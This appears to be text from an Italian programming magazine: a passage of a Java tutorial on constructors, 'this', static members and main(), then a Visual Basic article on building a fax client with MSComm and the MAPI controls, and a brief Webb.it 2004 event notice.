Questo costruttore prende un solo parametro (il valore della *Scatola*) e lo conserva nel campo valore. Ora però la classe *TestScatola* non compila più, perché dobbiamo passare un parametro al costruttore. Proviamoci (uso un valore qualsiasi diverso da *0*):

```
class TestScatola {
  public static void main(String[] args) {
    Scatola scatola = new Scatola(5);
    System.out.println(scatola.valore); } }
```

Sembrerebbe quasi fatta: se il nostro programmino di test funziona, possiamo rendere privato il campo valore e avremo la nostra *Scatola* immutabile che contiene un valore di sola lettura. Purtroppo, però, il test non funziona. Se provi a farlo girare vedrai apparire un misero e tondo 0. Eppure avevamo detto al costruttore che volevamo inizializzare il campo con il valore *5*! Forse la stessa cosa è successa anche a te mentre cercavi di risolvere l'Esercizio 1, o forse no. In ogni caso, prova a risolvere l'Esercizio 2. E' un esercizio "mentale", ma magari vorrai giocare un po' con il codice per capire se la tua soluzione è quella giusta. L'errore è nel modo in cui ho scritto il costruttore:

```
Scatola(int valore) {
  valore = valore; }
```

Ho usato lo stesso nome per il campo valore, che è un campo dell'oggetto *Scatola*, e per il parametro valore del costruttore. Il risultato è che il parametro sta "mascherando" il campo, cioè gli si sovrappone. Quando scriviamo "valore" all'interno di questo costruttore, Java fa riferimento al parametro, mai al campo. Il risultato è che l'istruzione di assegnamento non fa altro che assegnare il parametro a sé stesso, cosa non molto utile.
Appena usciamo dal costruttore, il *parametro valore* non è più visibile. Quindi ritorna visibile il *campo valore*, al quale però non abbiamo mai assegnato niente. Il risultato è che questo campo ha ancora il suo valore di default, che è zero. La soluzione è cambiare il nome del campo:

```
class Scatola {
  int valore;
  Scatola(int val) {
    valore = val; } }
```

Ora non ci sono più ambiguità, e il test funziona. Però il codice non è particolarmente bello. Per quale motivo il campo si chiama *valore* per esteso, mentre il nome del parametro è stato abbreviato? È stata una scelta arbitraria, avrei potuto benissimo fare il contrario. Se i nomi "a casaccio" ti infastidiscono, sappi che esiste un modo più elegante per risolvere l'ambiguità senza cambiare il nome del parametro.

SONO PROPRIO IO

Ecco una versione più bella della Scatola:

```
class Scatola {
  int valore;
  Scatola(int valore) {
    this.valore = valore; }}
```

La parola chiave *this* è il modo che ciascun oggetto ha per indicare sé stesso. Quando scriviamo *this*, il compilatore legge "me stesso", cioè in questo caso l'oggetto *Scatola* in costruzione. Quindi, questa istruzione assegna esplicitamente il parametro valore al campo valore, senza ambiguità. Puoi usare *this* in qualsiasi metodo, ma uno dei modi più comuni di usarlo è proprio nei costruttori, per eliminare le ambiguità tra i nomi dei campi e quelli dei parametri. Ora il programma di test funziona e possiamo completare il nostro intervento sulla classe Scatola:

```
class Scatola {
  private int valore;
  Scatola(int valore) {
    this.valore = valore; }
  int getValore() {
    return valore; } }
```

Il campo valore è diventato invisibile ai client, quindi ci tocca modificare ancora il test:

```
class TestScatola {
  public static void main(String[] args) {
    Scatola scatola = new Scatola(5);
    System.out.println(scatola.getValore()); }}
```

Ora ciascuna *Scatola* è immutabile, nel senso che il suo valore viene deciso una volta per tutte alla creazione e non può più cambiare.
In effetti i client non sanno nemmeno che dentro le Scatole esiste un campo valore: tutto quello che vedono è un metodo *getValore*() che permette di leggere una "proprietà" della *Scatola*, cioè il suo "Valore" (lo scrivo con la "V" maiuscola per distinguerlo dal campo). Questo *Valore* è intero, ed è una proprietà di sola lettura.

UNA FACCIA NOTA

Ecco una versione modificata della *Scatola* che contiene due valori anziché uno:

```
class Scatola {
  private int valore1;
  private static int valore2;
  Scatola(int valore1, int valore2) {
    this.valore1 = valore1;
    this.valore2 = valore2;  }
  int getValore1() {
    return valore1;  }
  int getValore2() {
    return valore2;  } }
```

La seconda versione del programma *TestScatola* inizializza la *Scatola* con il valore 5, eppure sembra che il valore del campo sia sempre zero. Cosa è successo?

SOLO STRINGHE, GRAZIE

I parametri della riga di comando arrivano al main() sotto forma di un array di stringhe. Come fai se hai bisogno di un parametro numerico? In una delle prossime lezioni ti mostrerò come convertire le stringhe in numeri.

STATICO SÌ, MA CON GIUDIZIO

Non abusare della parola static. A volte è indispensabile, ma se i tuoi programmi contengono un sacco di roba *static* allora qualcosa non va. Anziché creare oggetti che interagiscono mandandosi "messaggi" stai creando delle funzioni che si chiamano a vicenda. Se vuoi diventare un programmatore object-oriented farai bene a non prendere queste brutte abitudini.

Nella dichiarazione di uno dei due valori ho usato una nuova parola chiave: *static*. In realtà questa parola non ti è del tutto nuova: l'abbiamo usata ogni volta che abbiamo scritto un metodo *main*(). Ma finora non ti ho mai spiegato cosa significasse. Quel momento è finalmente arrivato. Ecco l'ultima versione del test. Questa volta creiamo due scatole:

```
class TestScatola {
  public static void main(String[] args) {
    Scatola primaScatola = new Scatola(5, 3);
    Scatola secondaScatola = new Scatola(7, 9);
    System.out.println("primaScatola: " +
                    primaScatola.getValore1() + ", " +
                          primaScatola.getValore2());
    System.out.println("secondaScatola: " +
                  secondaScatola.getValore1() + ", " +
                       secondaScatola.getValore2()); }
}
```

La sorpresa (probabilmente ti aspettavi che ce ne fosse una) è nell'output del programma *TestScatola*:

primaScatola: 5, 9
secondaScatola: 7, 9

Il campo *valore1* si comporta come ci aspettavamo. Il campo *valore2*, invece, ha lo stesso valore per le due scatole. Eppure abbiamo detto esplicitamente, durante la costruzione, che volevamo che il valore2 della *primaScatola* valesse *3*. Ti propongo l'Esercizio 3, un altro esercizio "mentale". È un esercizio un po' sleale da parte mia, ma potrebbe essere divertente.

ESERCIZIO 3

Hai appena visto una versione modificata della classe *Scatola* che contiene due valori e usa per uno dei suoi campi la parola chiave *static*. Dopo aver visto i risultati del test, prova a pensarci un po' su. Secondo te, qual è l'effetto della parola *static*?

NOTA

CAMPI E PROPRIETÀ

Una proprietà è, nel senso generico che intendo in questo articolo, un dato che appartiene ad un oggetto. Può essere semplicemente un campo, oppure un valore che può essere letto e forse scritto attraverso dei metodi. Semplificando un po' puoi considerare la proprietà come un concetto astratto, mentre un campo è qualcosa che ha un significato preciso per il linguaggio.

CHE VUOL DIRE STATIC

Forse ci sei arrivato da solo: un campo *static*, a differenza di uno normale, è unico per tutti gli oggetti della classe. Ciascuna istanza della classe *Scatola* ha il suo *valore1*, e ciascuno tra questi campi può avere un valore diverso – ma tutte le Scatole che puoi creare condividono lo stesso *valore2*. Pensalo come un campo che appartiene alla classe, non agli oggetti. Il campo *valore1* viene inizializzato quando la classe Scatola viene usata per la prima volta nel programma. In quel momento la Macchina Virtuale carica in memoria il file *Scatola.class* e ne inizializza tutti i campi statici. Nel nostro caso non abbiamo inizializzato esplicitamente *valore2*, quindi come Java lo inizializza a *0*. Poi il programma di test crea una Scatola, e nel costruttore il campo *valore2* diventa *3*. Subito dopo il test crea un secondo oggetto, e *valore2* diventa *9*. Quindi il valore precedente del campo va perso. Quando stampiamo le proprietà "Valore2" dei due oggetti stiamo in realtà stampando due volte lo stesso campo condiviso *valore2*. Possiamo fare riferimento a un campo static nel solito modo, con il nome di un oggetto seguito da un punto e poi dal nome del campo. Nel test abbiamo fatto così. Ma questo non è un buono stile, perché stiamo nascondendo il fatto che il campo è statico. E' meglio usare direttamente il nome della classe al posto del nome dell'oggetto. Ad esempio:

```
System.out.println(Scatola.valore2);
```

Questa sintassi funziona solo con i campi statici, ed è quella che dovremmo usare sempre: rende chiaro il fatto che ci riferiamo ad un campo statico e ci permette di accedere al campo anche se non abbiamo creato nessun oggetto. In tema di cambiamenti, ecco un'ennesima versione della classe *Scatola*.

```
class Scatola {
  static int condiviso;
  private int valore;
  Scatola(int valore) {
    this.valore = valore; }
  int getValore() {
    return valore;  }
  static int getCondiviso() {
    return condiviso; }
}
```

Ho dato dei nomi migliori ai campi e ho dichiarato static il metodo getCondiviso(). Anche un metodo può essere static, ma l'effetto è meno notevole di quanto non sia per i campi. Un metodo statico (che somiglia proprio alle vecchie "funzioni" dei linguaggi non object-oriented) è come un metodo normale, ma in più può essere chiamato senza bisogno di creare oggetti. Anche nel caso dei metodi è meglio fare riferimento alla roba statica attraverso il nome della classe anziché quello di un oggetto:

```
class UnAltroTestDellaClasseScatolaNelCasoNonNeAbbiamo
                                    AncoraAbbastanza {
  public static void main(String[] args) {
    System.out.println(Scatola.getCondiviso()); }
}
```

C'è un'altra cosa che devi tenere presente: mentre è possibile fare riferimento a un membro statico da un metodo normale, non è possibile il contrario: un metodo "di classe" non può chiamare un metodo "di oggetto", a meno che non abbia un oggetto sul quale chiamarlo (ad esempio perché lo ha creato apposta). È una cosa naturale: se un oggetto esiste allora esiste sicuramente la sua classe, mentre non è detto che una classe sia mai stata usata per creare oggetti:

```
class Errore {
  private int i = 3;
  static void x() {
    y(); // OK
```

```
    z(); // ERRORE: puoi chiamare z() solo su un oggetto
    int num = i; // ERRORE: il campo i appartiene agli
                                                  oggetti
    Errore e = new Errore();
    e.i = 10;  // questo va bene;  }
  static void y() {}
  void z() {
    x(); // OK
    y(); // OK
    int num = i; // OK }
}
```

Capita di commettere errori di questo tipo, soprattutto scrivendo un *main*(). E a proposito di *main*()…

FINALMENTE MAIN()

Se hai seguito questo corso dall'inizio forse ricordi ancora il primo programma Java che ti ho mostrato:

```
class Saluti {
  public static void main(String[] args) {
    System.out.println("Saluti a casa!");  }
}
```

E' passato tanto tempo… All'epoca ti chiesi di accettare la dichiarazione del metodo *main*() per atto di fede, senza spiegartene il vero significato. Ora finalmente possiamo analizzarlo. Per cominciare cerchiamo di capire cosa succede quando lanciamo una classe Java con la macchina virtuale:

```
java Saluti
```

La JVM (il programma java.exe) va a cercare la classe *Saluti*. Dato che gli hai chiesto di lanciare una classe, la Macchina Virtuale dà per scontato che questa classe contenga un *main*(), e lo va a cercare. Se il *main*() non esistesse avresti un errore di esecuzione. Il *main*() è preceduto dalla parola chiave *public*, che ancora non conosci. Hai presente la parola *private*? Be', *public* è il contrario. Quando un campo o un metodo sono "pubblici" questo vuol dire che chiunque veda la classe vede anche quel particolare membro. Ma questo non vale per qualsiasi membro che non sia esplicitamente *private*? Non esattamente: in futuro imparerai a dividere le classi di un programma Java in diverse directory e vedrai per rendere qualcosa visibile "attraverso le directory" la devi dichiarare *public*. La JVM risiede fuori dalla directory della classe che sta eseguendo, quindi i *main*() devono essere sempre public. Il fatto che il *main*() sia un metodo void non dovrebbe sorprenderti, visto che non restituisce niente e non contiene la parola chiave return. Il *main*() deve anche essere *static*, e ora sappiamo perché: la Virtual Machine non vuole creare un oggetto di classe *Saluti* prima di chiamare il *main*(). E' un po' come se la JVM eseguisse una riga di codice come questo:

```
Saluti.main();
```

Infine *main*() ha bisogno di un parametro: un array di stringhe. La JVM usa questo array per passare al *main*() gli argomenti del programma, cioè tutto quello che l'utente ha scritto sulla riga di comando dopo il nome della classe. Se ad esempio scrivi:

```
java Saluti arg0 unAltroArgomento xyz
```

allora il *main*() riceverà un array contenente le stringhe "arg0", "unAltroArgomento" e "xyz". Gli argomenti servono per "parametrizzare" un programma. Proprio come *java.exe* prende come argomento il nome di un file *.class*, il programma contenuto nel file *.class* può prendere degli argomenti propri. Per sperimentare direttamente questo meccanismo prova a risolvere l'Esercizio 4.
Ecco una semplice soluzione:

```
class Argomenti {
  public static void main(String[] args) {
    for(int i = 0; i < args.length; i++)
      System.out.println("argomento " + i + " == " +
                                              args[i]); }
}
```

Puoi lanciare questa classe nel solito modo:
java Argomenti

In questo caso, però, non verrà stampato nulla: la lista degli argomenti ha lunghezza zero, quindi il ciclo nel *main*() non viene eseguito nemmeno una volta. Se vuoi vedere un risultato più interessante prova a lanciare il programma con degli argomenti:

java Argomenti a b c eccetera

Avrai un output simile a questo:

```
argomento 0 == a
argomento 1 == b
argomento 2 == c
argomento 3 == eccetera
```

Ti lascio con un esercizio piuttosto sofisticato: l'Esercizio 5. Non è roba facile, quindi sii preparato a meditarci sopra per un po'. Ah, e non dimenticare di scrivere un programmino per testare la classe. Due consigli. Primo: cerca di risolvere un problema alla volta. Secondo: anche se il costruttore della classe non ha argomenti, non dimenticare di scriverlo. Troverai la mia soluzione sul CD. Ci leggiamo il mese venturo!


Paolo Perrotta

Scrivi un programma che stampa sullo schermo gli argomenti della riga di comando.

Scrivi una classe *ScatolaNumerata*. La classe ha un costruttore senza argomenti e due metodi. Il primo metodo si chiama *getNumeroScatole()*, è statico e restituisce il numero di oggetti della classe che sono stati creati. Il secondo metodo si chiama *getNumero()*, non è statico, e restituisce il numero identificativo di ciascuna *ScatolaNumerata*. In altre parole: il primo oggetto creato in ordine di tempo è il numero 1, il secondo il numero 2, e così via. Nota che il valore restituito da *ScatolaNumerata.getNumeroScatole()* sarà sempre lo stesso valore restituito dal *getNumero()* dell'ultimo oggetto che hai creato.

Realizziamo un client per la gestione dei fax

Inviare e ricevere fax

In questo appuntamento descriveremo varie tecniche per inviare e ricevere fax da un'applicazione Visual Basic: un'occasione per estendere le funzionalità di interazione delle nostre applicazioni.

Per gestire la trasmissione e la ricezione fax, Visual Basic mette a disposizione diversi elementi quali: *MSComm* (Microsoft Communications Control); *MapiSession* e *MapiMessages;* le *Fax Service Extended COM API* ecc. Il glorioso e macchinoso *MSComm* permette di gestire fax senza l'utilizzo di applicazioni Microsoft (o di terze parti) di supporto. Utilizzare *MSCoom,* però, non è semplice (e nemmeno necessario) soprattutto quando bisogna interagire con dei fax. Inoltre c'è da considerare che le Fax Service Extended COM API e applicazioni come la Console Servizio Fax (di Windows XP) o Microsoft Fax ecc. sono incluse nel sistema operativo e quindi sono gratuite!

Allora, perché perdere tempo con *MSComm*? In questo articolo descriveremo brevemente le caratteristiche del controllo *MSComm* e presenteremo un'applicazione (Client Fax) che gestisce fax utilizzando i controlli MAPI, Outlook e la Console Servizio Fax. Nel successivo appuntamento, invece, vedremo come realizzare un Fax Client con le Fax Service Extended COM API. L'esempio, che presenteremo in questo e nel successivo appuntamento è stato realizzato, sulla piattaforma Windows XP – Outlook 2003, però è facilmente adattabile ad altri contesti operativi. Iniziamo, descrivendo come inviare dati con *MSComm.*

FAX CON INTERNET

Se sul vostro computer non sono installati i servizi per la trasmissione dei fax, oppure se non potete occupare la linea telefonica con l'invio di fax, potete usare i servizi Web Fax (www.fax.it, www.faxe.com ect). Essi ricevono le vostre E-Mail e le convertono in fax, naturalmente a pagamento!

IL CONTROLLO MSCOMM

Come sappiamo, *MSComm* fornisce alle applicazioni le funzioni per comunicare attraverso la porta seriale (e il modem). Esso può operare in due modi: tramite l'evento *OnComm* oppure controllando i valori della proprietà *CommEvent*. Senza dilungarci ulteriormente (dato che in precedenti articoli abbiamo già utilizzato questo controllo) vediamo, con un esempio, come inviare dei caratteri attraverso un modem. Create un progetto Visual Basic, referenziate il componente *Microsoft Comm Control 6.0* ed in un pulsante inserite il seguente codice:

```
MSComm1.CommPort = 2
'ipotizziamo che il modem sia connesso alla porta COM2
MSComm1.Settings = "14400,N,8,1"
MSComm1.PortOpen = True
If Err Then
    MsgBox "COM" & MSComm1.CommPort & ": non disponibile"
    MsgBox Err.Description
    Exit Sub
 End If
MSComm1.Output = "AT+FCLASS=1" & ";" & vbCr
'quando il modem è di classe 1
MSComm1.InBufferCount = 0
'svuota il buffer di ricezione
MSComm1.Output = "ATDT" + NumeroFax + ";" + vbCr
'compone il numero
Do
 temp = DoEvents()
 If MSComm1.InBufferCount Then
  InpModem = InpModem + MSComm1.Input
  If InStr(InpModem, "OK") Then
   Beep
   MsgBox "Connesso"
   Exit Do
  End If
 End If
 Loop
 prova = "a"
 MSComm1.Output = prova
 If Err Then
  MsgBox Err.Description
  Exit Sub
 End If
 …
 MSComm1.Output = "ATH" + vbCr
 MSComm1.PortOpen = False
```

Con le prime tre istruzioni si apre e si imposta la porta COM 2, se la porta non è disponibile viene generato un errore (catturato con l'*if err*). Con la successiva istruzione nel buffer di trasmissione (*Output*) si lancia un comando AT (*AT Commands*) che imposta la trasmissione del modem su fax. Ricordiamo che AT è il prefisso utilizzato per la maggior parte dei comandi inviati al modem.

Nel ciclo *DO*, quando arriva la risposta dall'altro

computer o fax (l'*OK*) si esce dal ciclo e si invia un carattere sul buffer d'uscita. Infine si chiude la comunicazione. Per inviare un file di testo bisogna sostituire le istruzioni che inviano un carattere, in uscita, con una procedura che legge un file di testo, lo serializza e lo invia sul buffer di uscita. Dopo questa breve rassegna sull'oggetto *MSComm*, descriviamo come utilizzare gli oggetto MAPI per preparare un fax da inviare con Outlook.





Fig. 1: *Mostra la maschera "diagnostica del Modem".*

GLI OGGETTI MAPI

Lo standard *MAPI* (Messaging Application Program Interface) è un set di funzioni API che stabilisce come i "client di messaggistica" possono interagire con i "message service providers". I controlli MAPI a disposizione dei programmatori Visual Basic sono due: *MAPISession* (Sessione applicazione di messaggistica) e *MAPIMessages* (Messaggi MAPI); essi forniscono alle applicazioni le funzionalità per la gestione della posta elettronica e (come capiremo tra poco) dei fax. Con *MAPISession* si gestisce la sessione MAPI, mentre con *MAPIMessages* è possibile eseguire diverse operazioni di messaggistica. *MAPIMessages* può lavorare su una sessione il cui *ID* è specificato nella proprietà *SessionID* dell'oggetto *MAPISession*. Descriviamo come utilizzare i controlli MAPI.


CONSULTARE LA RUBRICA DI OUTLOOK


Realizziamo una procedura che permette di selezionare un contatto dalla rubrica di Outlook. Create un nuovo progetto EXE, referenziate il componente Microsoft *MAPI Controls 6.0* e nel form inserite: un oggetto *MAPISession*, uno *MAPIMessages*, due textbox e un pulsante. In quest'ultimo predisponete il seguente codice:

```
Private Sub Command1_Click()
 MAPIMessages1.MsgIndex = -1
 MAPIMessages1.AddressEditFieldCount = 1
 MAPIMessages1.Show
 If MAPIMessages1.RecipCount = 0 Or Err.Number =
                                              32001 Then
  MsgBox "Nessun destinatario selezionato",
                              vbExclamation, "Errore"
  Exit Sub
 End If
 txtdest = MAPIMessages1.RecipDisplayName
 txtNumFax = MAPIMessages1.RecipAddress
End Sub
```

Con la proprietà *MsgIndex* si specifica che si vuole creare un nuovo messaggio. In particolare quando la *MsgIndex* è diversa da -1 indica il numero del messaggio corrente, quando invece è uguale a -1 specifica che un messaggio è in fase di creazione nel buffer di scrittura. La proprietà *AddressEditFieldCount* specifica il numero di elementi modificabili presenti sulla finestra della *Rubrica*, mostrata attraverso il metodo *Show*. Quando *AddressEditFieldCount* è uguale a 3 è possibile selezionare degli indirizzi di email (o dei numeri di fax) per i campi *"A"*, *"Cc"* e *"Ccn"* del messaggio. La proprietà *RecipCount* indica il numero di destinatari del messaggio corrente. *RecipDisplayName* contiene il nome del destinatario. Infine *RecipAddress* specifica l'indirizzo di posta elettronica (o il numero di fax) del destinatario (o dei destinatari).

Attenzione! Alcune delle proprietà di *MAPIMessages1* citate sono disponibili solo in fase di esecuzione. Se al codice precedente aggiungiamo la gestione della Sessione MAPI, attraverso l'oggetto *MAPISession*, creiamo una procedura in grado d'inviare email e fax attraverso Outlook. Per esempio possiamo prevedere le seguenti istruzioni all'inizio ed alla fine della procedura:

```
Private Sub Command1_Click()
 If MAPISession1.SessionID = 0 Then
  MAPISession1.Action = mapSignOn
 End If
 On Error Resume Next
 MAPIMessages1.SessionID = MAPISession1.SessionID
 … il codice precedente
 MAPIMessages1.Action = mapSignOff
End Sub
```

CLASS MODE

Il modem, prima di utilizzarlo per inviare dei fax (attraverso l'oggetto *MSComm*), deve essere impostato sul modo di trasmissione fax (naturalmente il modem deve supportare la trasmissione fax!). Il comando che permette di fare ciò è *AT+FCLASS=1* oppure *AT+FCLASS=2*. Dove *Class 1* e *Class 2* si riferiscono agli standard per la trasmissione fax definiti dalla *Electronic Industries Association* (www.eia.org). *Class 1* è lo standard base mentre *Class 2* è la versione estesa.

Con le prime istruzioni, attraverso una sessione, accediamo all'account di posta elettronica (di default) ed impostiamo l'handle della sessione nel *MAPIMessages*. Con l'ultima istruzione si chiude la sessione e si apre la finestra di Outlook che permette di inviare un'email. Facciamo notare che, con la piattaforma Outlook 2003 - Console Servizio Fax (ma anche con le versioni di Outlook 2000/2002), quando nel campo del destinatario si specifica un numero di fax, in uno di questi formati *[FAX:1234567]* oppure *FAX:nomecontatto@+39 0623451,* al numero specificato viene inoltrato un fax ricavato dall'email. Questo grazie al fatto che è presente un servizio MAPI, di trasporto fax ed email, che accetta messaggi da Outlook, li converte e li invia al Fax Service.

NOTA

FCLASS

Per capire la classe fax del vostro modem potete usare l'applicazione *"opzioni modem e telefonia"* che si seleziona dal pannello di controllo. In particolare su questa maschera dovete selezionare il modem, premere il pulsante proprietà e sulla maschera che compare selezionare la scheda diagnostica. Infine su quest'ultima, dovete premere il pulsante *"interroga il modem"*. Quest'azione mostra una serie di comandi AT tra i quali trovate anche *AT+FCLASS*. Un modo alternativo, per fare ciò, è quello di eseguire il comando *AT+FCLASS=?* su un terminale windows connesso al modem, per esempio potete usare Hyper Terminal fornito con Windows.

L'APPLICAZIONE FAX CLIENT

L'esempio che introduciamo in questo appuntamento è un Fax Client che permette di ricevere e trasmettere fax, di uno o più pagine (cioè con allegati), e legge i dati dei destinatari dei fax dalla rubrica di Outlook. La prima versione dell'esempio è implementata con un unico form che contiene i seguenti elementi:

- Due textbox (nominati *txtdest* e *txtNumFax*) e un pulsante per inserire i dati del destinatario e per consultare la rubrica di Outlook.
- Un textbox (nominato *txtallegato*), un *CommonDialog (CommonDialog1)* e un pulsante (nominato *Cerca*) per inserire e cercare il file da allegare al fax.
- Due textbox (nominati *txtoggetto* e *txtbody*) per specificare l'oggetto e il body del fax.
- Un oggetto *MAPISession* e uno *MAPIMessages* per dialogare con i servizi MAPI.
- I pulsanti che contengono il codice che permette di inviare o ricevere fax.
- Un *Timer* e dei *DTPicker* per pianificare l'invio dei fax (questi li descriveremo nel successivo appuntamento).






***Fig. 2:* Il Fax Client in fase di progettazione.**

Ora, in particolare, vedremo come realizzare il Fax Client con gli oggetti MAPI, invece, nel successivo appuntamento faremo la stessa cosa utilizzando le *Fax Service Extended COM API*. Illustriamo il codice da inserire negli elementi del Form. Per selezionare un file *.txt* da allegare al fax, nel pulsante *Cerca* possiamo prevedere il seguente codice.

```
Private Sub Cerca_Click()
 CommonDialog1.FileName = ""
 Txtallegato = OpenFile
End Sub
Function OpenFile() As String
  If CommonDialog1.FileName = "" Then
    With CommonDialog1
      .Filter = "txt (*.txt)|*.txt"
      .ShowOpen
    End With
  End If
  If CommonDialog1.FileTitle <> "" Then
    OpenFile = CommonDialog1.FileName
  End If
End Function
```

Invece la procedura che permette d'impostare il fax e d'inviarlo è la *cmdmapisend* (descritta in seguito).
In questa procedura come numero di fax viene usato il contenuto di *txtNumFax* (impostato nel formato specificato in precedenza).
In *cmdmapisend* si noti che il contenuto di *txtNumFax* viene passato a *RecipDisplayName* attraverso la funzione *numeroconfax*, questa si preoccupa della formattazione del numero di fax.

```
Private Sub Form_Load()
 MAPISession1.Action = mapSignOn
'consente l'accesso all'account
End Sub
Private Sub cmdmapisend_Click()
```

```
'manca il controllo degli errori
  MAPISession1.DownLoadMail = False
    If MAPISession1.SessionID <> 0 Then
        MAPIMessages1.SessionID = MAPISession1.SessionID
        MAPIMessages1.MsgIndex = -1
        MAPIMessages1.RecipDisplayName =
                              numeroconfax(txtNumFax)
        MAPIMessages1.AddressResolveUI = False
        MAPIMessages1.MsgSubject = txtoggetto
        MAPIMessages1.MsgNoteText = txtbody
        MAPIMessages1.AttachmentIndex = 0
        MAPIMessages1.AttachmentPathName = txtallegato
        MAPIMessages1.Send
    End If
End Sub
Private Function numeroconfax(nume As String) As String
'manca il controllo degli errori
 If InStr(nume, "FAX:") Then
   numeroconfax = nume
  Else
  numeroconfax = "[FAX:" + nume + "]"
 End If
End Function
```

Nella *cmdmapisend* la proprietà *DownLoadMail* specifica che i nuovi messaggi non devono essere scaricati dal server di posta elettronica; la *AddressResolveUI* specifica che non deve essere mostrata la maschera che verifica se il destinatario si trova nella rubrica (a tal fine si controlli anche la proprietà *ResolveName*). Infine facciamo notare che per inviare l'attachment prima specifichiamo l'indice dell'allegato, con *AttachmentIndex*, e poi il suo nome e path con *AttachmentPathName*. Nel codice precedente, però, non abbiamo gestito più destinatari o più file allegati.
La prima questione la lasciamo come esercizio! Mentre per quanto riguarda la gestione di più allegati, dovete prevedere del codice come il seguente.

```
MAPIMessages1.AttachmentPosition = 0
MAPIMessages1.AttachmentIndex = 0
MAPIMessages1.AttachmentPathName = "file1.txt"
MAPIMessages1.AttachmentPosition = 1
MAPIMessages1.AttachmentIndex = 1
MAPIMessages1.AttachmentPathName = "file2.txt"
```

La proprietà *AttachmentPosition* serve a specificare la posizione dell'allegato nel corpo del messaggio.

RICEVERE FAX

Infine per leggere i fax attraverso Outlook si può prevedere del codice come il seguente.

```
Private Sub mapireceive_Click()
 MAPISession1.DownLoadMail = True
 If MAPISession1.SessionID <> 0 Then
  MAPIMessages1.SessionID = MAPISession1.SessionID
  MAPIMessages1.Fetch
  If MAPIMessages1.MsgCount <> 0 Then
    For i = 0 To MAPIMessages1.MsgCount - 1
     MAPIMessages1.MsgIndex = i
     MsgBox MAPIMessages1.RecipDisplayName
     MsgBox MAPIMessages1.MsgNoteText
   Next
  End If
 End If
End Sub
```

Descriviamo sommariamente le proprietà ed i metodi utilizzati nella *mapireceive*. Il metodo *Fetch* permette di leggere i messaggi dalla cartella della posta in arrivo.





Fig. 3: ***Il Fax Client in esecuzione.***

L'azione di questo metodo è impostata dalle proprietà: *FetchMsgType, FetchSorted* e *FetchUnreadOnly* che vi consigliamo di controllare sulla guida in linea. *MsgCount* indica il numero di messaggi letti. In realtà nella procedura precedente manca il codice per leggere gli allegati e le altre parti del fax, … buon lavoro.

CONCLUSIONI

Il MAPI Fax Client che abbiamo presentato bisogna completarlo e renderlo più robusto, introducendo la gestione degli errori.
Nel successivo appuntamento approfondiremo le conoscenze sulle Fax *Service Extended COM API*; vedremo che con esse è possibile inviare fax sia da dentro le applicazioni (per esempio Word) che attraverso dei progetti Visual Basic. Parallelamente ci occuperemo del formato *TIFF*, del *MODI (Microsoft Office Document Imaging)*, di COM+ ect. seguiteci!

Massimo Autiero

Prova l'AIBO a Webb.it 2004

Se siete intenzionati a partecipare al Webb.it, la manifestazione che si terrà a Padova il 6,7,8 Maggio e siete appassionati programmatori, ora avete un motivo in più per attendere con ansia questo evento.

